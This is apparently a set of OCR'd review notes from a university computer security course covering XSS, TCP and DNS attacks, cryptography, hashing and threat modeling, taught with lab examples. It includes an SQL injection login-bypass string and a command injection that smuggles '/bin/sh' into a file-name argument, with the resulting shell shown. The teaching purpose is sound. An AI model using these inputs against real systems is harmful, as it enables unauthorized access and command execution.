User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```

netcat server

Self-Propagating Worm



Countermeasures:


- Filtering
- Encoding
- CSP, CORS


TCP Attacks

- **TCP Flooding-** spoof a bunch of packets with bogus source IP addresses with the SYN flag. The server thinks these are legitimate requests and allocates computational resources for the request. We flood a server with these until the server can no longer accept new requests (and essentially denying service)

- **TCP Reset-** Break an existing TCP connection by spoofing a TCP RST packet that looks like it came from one of the people in the existing TCP connection.

- **TCP Hijack-** Hijack an existing TCP connection to get a TCP server to execute arbitrary commands. Spoofed a packet with the correct information so that the server thinks it came from the client





16 bits | 16 bits


Source Port								Destination Port
Sequence number								
Acknowledgement number								
Header Length (4bits)	Reserved bits (6 bits)	URG	ACK	PSH	RST	SYN	FIN	Window Size (Advertisement Window)
Check sum								Urgent Pointer
Options (0 - 40 bytes)								
Data (Optional)								

TCP Header

DNS Poisoning

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information

Instead of going to the IP address of the legitime website, they will go to the IP address that we place in our malicious DNS response (spoofed)



Symmetric Cryptography / Secret Key Encryption

Block Cipher (AES)
→ Split messages into fixed sized blocks, encrypt each block separately


Hello there world

01101000	01100101	01101100
01101100	01101111	00100000
01110100	01101000	01100101
01110010	01100101	00100000
01110111	01101111	01110010
01101100	01100100	00001010

Block 1 Block 2 Block 3

Ciphertext

Padding gets applied if the plaintext is not a multiple of the block size




n: Plaintext
: Ciphertext

k_e: Encryption Key
E: Encryption Program

k_d: Decryption Key
D: Decryption Program


CBC



An **initialization vector** (**IV**) is an arbitrary number that can be used with a secret key for data encryption


Frequency Analysis

(as a way to crack substitutions ciphers)



Modes of encryption: **ECB**, CBC, CFG, CTR, CFB

Hashing



password123
PDF
MD5
31973ff867a5a4c2546ec4cca1c126b4
73bd1ddd3ef1051bf5c4bde7a2b5a6c2
c527fc24f5932e932f44c31f1f8c674e
e2ee5b2d1719edef3f8120cff39f0180

Properties of Cryptographic Hash Function:


- Given a hash, it should be difficult to reverse it
- Given a message and it’s hash, it should be difficult to find another message that has the same hash
- In general, difficult to calculate two values that have the same hash

Applications of Hashing:


- Message Integrity
- Password Storing
- Fairness and Commitment

Birthday Paradox

Hash Collisions occur when two inputs map to the same hash, which can have some scary consequences



Asymmetric Cryptography / Public Key Encryption


Public Key Cryptography
keys are different but mathematically linked
Bob's Public Key
Bob's Private Key
Bob, Stop trying to make fetch happen. - Alice
Encrypt
PIQ6NzOKW CXSL03zta+ soRTuwJ/7J0 Q7gzwyJBuy CYBn
Decrypt
Bob, Stop trying to make fetch happen. - Alice
plaintext
ciphertext
plaintext


Public Key vs Private Key (Mathematically linked)

Public key used to encrypt; Private key used to decrypt

Alice knows the prime products that generated her key, so it's very easy for her to factorize

Eve does not know the products, and it is computationally infeasible for her to calculate the integer factorization of very large number

Diffie Helman Technique is used to transport a secret over an unsecure channel




RSA can not encrypt stuff that is larger than its key size,
So we typically will encrypt the key for **a symmetric encryption algorithm** (AES)

Private Keys are also used for **digital signatures**, which can be used to authenticate a message

Threat Modeling

- Threat modeling is a structured approach to assessing risk and defenses

1. What are you building?
2. What are the assets?
3. What can go wrong?
4. What should you do about those things that can go wrong?
5. Did you do a decent job of analysis?



Set passwords on your banking apps

Money could get stolen

Contact police

Someone could steal my banking information

Get a better case

Enable GPS Tracking

Money


Phone gets dropped

Phone gets stolen

Assets

Phone

Mind Map



What can go wrong?

Dropping of Phone
Download malicious software
Factory Reset
Send money to themselves
Use your social
Order Amazon product,
Steal Passwords, information
Change Permissions
Germs + Covid!
Put illegal stuff

monitor settings
ask for their phone

What can we do?


Authentication
Ask them, not give
Never share passcode
hold their phone or wallet as collateral
Dont leave the house
Secondary Phone
Dont Keep personal stuff phone

CSCI 476 Course Outcomes

- Understand important principles of security and threats to the **CIA triad**
- Understand a variety of relevant vulnerabilities and defenses in **software security** (SETUID, Shellshock, Buffer Overflow)
- Understand a variety of relevant vulnerabilities and defenses in **network/web security** (SQL Injection, XSS, TCP/IP attacks)
- Understand a variety of relevant vulnerabilities and defenses in **cryptography** (Asymmetric, symmetric, One Way Hashing)
- Given a system, develop a **threat model**, assess potential security weaknesses, and be able to think from the perspective of a threat actor
- Make technical decisions during development of software with security in mind

Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software



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
- **Intended Design**- Users may interact with out system in ways that we did not think of.



User-Id : ` OR 1= 1; /*

Password : */--

Takeaways

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

- **Separation-** There should always be a clear separation of code and data (user input)



```
./audit “my_info.txt; /bin/sh”
```

↓

```
system(/bin/cat my_info.txt; /bin/sh)
```



```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

Takeaways

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



10.9.0.5
Client Container

10.9.0.53
Malicious DNS Server

Malicious Website

Takeaways

